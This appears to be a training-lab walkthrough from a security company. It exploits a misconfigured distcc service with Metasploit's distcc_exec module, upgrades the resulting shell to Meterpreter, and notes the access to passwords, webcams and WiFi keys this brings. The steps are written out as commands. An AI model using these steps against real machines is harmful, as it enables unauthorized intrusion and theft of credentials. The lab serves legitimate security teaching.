DistCC Vulnerability

Background

Distcc is a tool for speeding up the compilation of source code by using distributed computing over a network. It can be used to compile programs quickly and configured to use multiple devices to aid in the compilation. For this vulnerability we are going to use Metasploit, which is a framework that vulnerabilities and exploits can be loaded from and executed within. It is good to know how to use Metasploit but more importantly is the understanding of how the 'backdoors' and 'exploits' work.

In this project we are going to exploit the victim machine using a payload that spawns a command shell using ruby on a vulnerable machine. The problem we have is the shell that is created is restricted in its permissions and we will need to be able to break out of it. By uploading an exploit and using distcc to compile the exploit quickly it can be executed which then calls back to our machine. From this point we can then control the box and change any configuration settings and services. Once we have access to a compromised box we can then do more network exploration using nmap and try and find any servers and other boxes to compromise.

Walkthrough

Step 1: Make sure your Kali image is up to date using **apt-get update**, **apt-get upgrade** and if required **apt-get full-upgrade**;

Step 2: Discover the IP address of the victim machine (use **nmap**, **netdiscover** etc to find this machine);


Step 3: Open a terminal (Terminal 1 – this will make sense later);

Step 4: Perform a detailed nmap scan on the victim machine (**nmap -sS -Pn -sC -A <target IP address>**) – This nmap scan can take a while, it's pretty detailed!;

Step 5: You need to find port **3632** that is the default port for **distccd**;

Step 6: Type **msfconsole**;

Step 7: Type **search distcc**;



Step 8: Type **use exploit/unix/misc/distcc_exec**;

Step 9: Type **show options**;

Step 12: Type **set RHOST <target IP>**;


Step 13: Type **exploit**;

Step 14: The commands **hostname**, **ifconfig eth0** and **whoami** will be run automatically (we are running as **daemon**, we want **root**!);

Step 15: You will **not** have a command prompt after this has completed;

Step 16: Press Ctrl+Z and the press Y to background the session;


Step 17: Type use post/multi/manage/shell_to_meterpreter;



Step 18: Type sessions -i to see what current sessions are running and what their ID is;

Step 19: Type set session 1;


Step 20: Type exploit;



Step 21: Type sessions -i 2 to interact with the new meterpreter session that was created;

Step 22: Now we are running as a meterpreter shell there are a range of different commands that we can access;

Step 23: Type help to see all the metepreter commands available to you;



Step 24: Type machine_id to print the target machine ID, this is unique to the target;

Step 25: Type exit to close the meterpreter shell properly;

Conclusion

In this attack we targeted the misconfigured distcc service to allow a shell to run on the target machine. In this attack we are running within the distcc service, which limits privileges. By changing to meterpreter shell provides more options and can elevate the account to root. This can allow admin privileges on the target device and provide access to webcams and microphones. There are other advantages of having a meterpreter shell, including being able to instantly download hashed passwords, browser history and sometimes if you are lucky, plaintext passwords for WiFi.

Disclaimer

Any actions and or activities related to the material contained within this Website is solely your responsibility. The misuse of the information in this website can result in criminal charges brought against the persons in question. Cyber Security Associates Limited will not be held responsible for any

criminal charges brought against any individuals misusing the information in these projects to break the law.